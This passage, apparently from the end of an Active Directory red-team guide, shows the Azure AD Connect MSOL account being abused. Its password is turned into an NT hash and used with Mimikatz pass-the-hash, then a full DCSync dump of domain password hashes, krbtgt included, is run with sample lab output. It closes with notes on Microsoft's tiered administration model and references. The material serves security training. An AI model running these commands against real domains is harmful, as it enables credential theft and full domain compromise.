


- Now we have the password of the AD DS Connector account that is responsible for reading and writing information from On-premise. It has the following two rights:

- **DS-Replication-Get-Changes**
- **DS-Replication-Get-Changes-All**

These rights are required for password synchronization.

- Now we are converting that long password into a NT hash




- Passing the hash with the MSOL account

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:MSOL_453902f0aec2 /domain:IDENTITY.local /ntlm:91cf0bd562780c7fc6dcbf244db64333
user    : MSOL_453902f0aec2
domain  : IDENTITY.local
program : cmd.exe
impers. : no
NTLM    : 91cf0bd562780c7fc6dcbf244db64333
  |  PID  3752
  |  TID  7128
  |  LSA Process is now R/W
  |  LUID 0 ; 1270147 (00000000:00136183)
  \_ msv1_0   - data copy @ 000001F140D71FF0 : OK !
  \_ kerberos - data copy @ 000001F1413E9C08
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
```

- Since we have the DCSync rights – Lets dump the entire database through Azure AD Connect

```
C:\windows\system32>cd C:\x64

C:\x64>.\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::dcsync /all /csv
[DC] 'IDENTITY.local' will be the domain
[DC] 'IDENTITY-DC.IDENTITY.local' will be the DC server
[DC] Exporting domain 'IDENTITY.local'
1608    MSOL_9194e3c597ca       5a04b8cfdf803a31bdaa003e5bfa25e7
1632    Donny   07c9d2cd613eec8fd2c703052a2bc878
1623    Schmelzer       07c9d2cd613eec8fd2c703052a2bc878
1104    Alice   74f6e03839a3147a74bb9d66dfb5d555
1631    Veltman 07c9d2cd613eec8fd2c703052a2bc878
1103    Bob     74f6e03839a3147a74bb9d66dfb5d555
502     krbtgt  c599e506e9b10c6ef444bd6cfd30c787
1647    MSOL_453902f0aec2       91cf0bd562780c7fc6dcbf244db64333
```

- 11.1 – Microsoft Administrative Tier Model



Source: https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access-reference-material?redirectedfrom=MSDN#ADATM_BM

You have learnt at 6.1 that it is not smart when a Domain Admin or equivalent is login on lower trusted servers or workstations, because the credentials will be stored in memory. MS Administrative Tier model was designed to mitigate and reduce the attack of credential theft.

Since this model will block Tier 0 admins, usually DA's from login on workstations or lower trusted servers.

• 12.1 - References

- Ired.team – Great resource for Red Teamers
- @elad_shamir – Special shout out to Elad since his Resource Based Constrained Delegation attack has opened many new attack paths in AD.
- @_dirkjan
- https://www.riccardoancarani.it/exploiting-unconstrained-delegation/
- https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/20bc2e9c-ce88-4fd3-9961-2a4f06ebe41f
- https://www.youtube.com/watch?v=BR4l8x2hLUQ&t=304s
- https://docs.microsoft.com/
- @harmj0y – Rubeus: https://github.com/GhostPack/Rubeus
- @harmj0y – PowerView tips & tricks: https://gist.github.com/HarmJ0y/184f9822b195c52dd50c379ed3117993
- @tifkin_ - SpoolSample: https://github.com/leechristensen/SpoolSample
- @gentilkiwi & @mysmartlogn – Mimikatz: https://github.com/gentilkiwi/mimikatz
- BloodHound authors @_wald0, @CptJesus, @harmj0y - https://github.com/BloodHoundAD/BloodHound